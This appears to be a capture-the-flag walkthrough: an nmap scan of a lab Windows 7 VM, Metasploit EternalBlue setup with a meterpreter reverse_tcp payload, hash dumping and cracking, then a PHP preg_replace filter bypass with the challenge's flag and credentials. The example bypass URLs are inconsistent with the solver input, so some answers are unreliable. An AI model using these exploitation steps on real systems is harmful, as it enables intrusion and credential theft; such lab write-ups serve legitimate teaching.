
After downloading the win7 machine player should run nmap scan against win7 victim machine. There the player can find eternal blue vulnerability is existing on that victim. Then player should exploit it using msfconsole by following steps that are there in the following image.

Here Kali machine is used as the attacking machine and win7 used as the victim machine, then have to run nmap scan against win7 and found it has eternal blue vulnerability. After getting access player should dump the hashes of victim machine.


```
kali linux [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
root@kali: ~/Desktop                                                    08:32 AM
root@kali: ~/Desktop
File  Actions  Edit  View  Help
root@kali: ~/Desktop

|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:D9:48:6D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: DUL-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h49m59s, deviation: 3h10m31s, median: 0s
|_nbstat: NetBIOS name: DUL-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d9:48:6d (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Dul-PC
|   NetBIOS computer name: DUL-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-12-13T19:00:43+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-13T13:30:44
|_  start_date: 2020-12-13T13:18:58

TRACEROUTE
HOP RTT    ADDRESS
1   0.40 ms 10.0.2.17

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 248.13 seconds
root@kali:~/Desktop#
Right Ctrl
```

```
root@kali: ~
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~/Desktop    root@kali: ~    root@kali: ~

                    https://metasploit.com

       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.17
rhosts => 10.0.2.17
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Here hashcat tool is used to crack those hashes.



after successfully getting the access to administrator the player should find the hint file. Inside hint file has a URL. It is located in C:\Windows\hint directory.



This challenge demonstrates a very common bypass that you can find in web app security. here the preg_replace() function is used.

strangerthingsctf.000webhostapp.com/finallevel.php?source

```php
<?php
  require("flag.php");

  if (isset($_GET['source'])) {
    highlight_file(__FILE__);
    die();
  }

  if (isset($_GET['moorays_joyce'])) {

    $close_the_gate_with = $_GET['moorays_joyce'];
    $At_that_moment_children_get_attacked = 'monster';
    $After_getting_conscious_Billy_saves = preg_replace(
        "/$At_that_moment_children_get_attacked/", '', $close_the_gate_with);

    if ($After_getting_conscious_Billy_saves === $At_that_moment_children_get_attacked) {
      get_killed_by();
    }
  }
?>
```

It returns a string or array of strings where all matches of a pattern or list of patterns found in the input are replaced with substrings.

The task list of the challenge is the following :

- The app takes a word from the user through the `?moorays_joyce=` argument.
- It then replaces all instances of `monster` with an empty string.
- Finally, it checks if `monster` is still there, even after the replacements.

The player can find the correct key word by writing like this script.

```
<?php

$uenteredstring="momonsternster";

$source_string= "monster";

$final_string= preg_replace("/$source_string/", '', $uenteredstring);

if ($final_string === $source_string) {

  echo'Final string is : '.$final_string;

  echo "\n Success";

  # code...

}

else{

  echo'Final string is : '.$final_string;

  echo "\n NoSuccess";

}

?>
```


If the player finds the flag.php using the address bar. The player cannot read that file because it works with function
get_killed_by().


/public_html/flag.php

```
<?php

  function get_killed_by() {
      die("Billy saves EL in the final moment but unfortunately get killed by monster. Uname: Dul@123#%dcwD
          Flag{stranger_nata#_#_lIa}");
  }
?>
```

To view the flag needs `?moorays_joyce=monmonsterster` argument.

Ex: https://strangerthingsctf.000webhostapp.com/finallevel.php/?moorays_joyce=monsmonsterter





Username: Dul@123#%dcwD

Password: stranger_nata#_#_lIa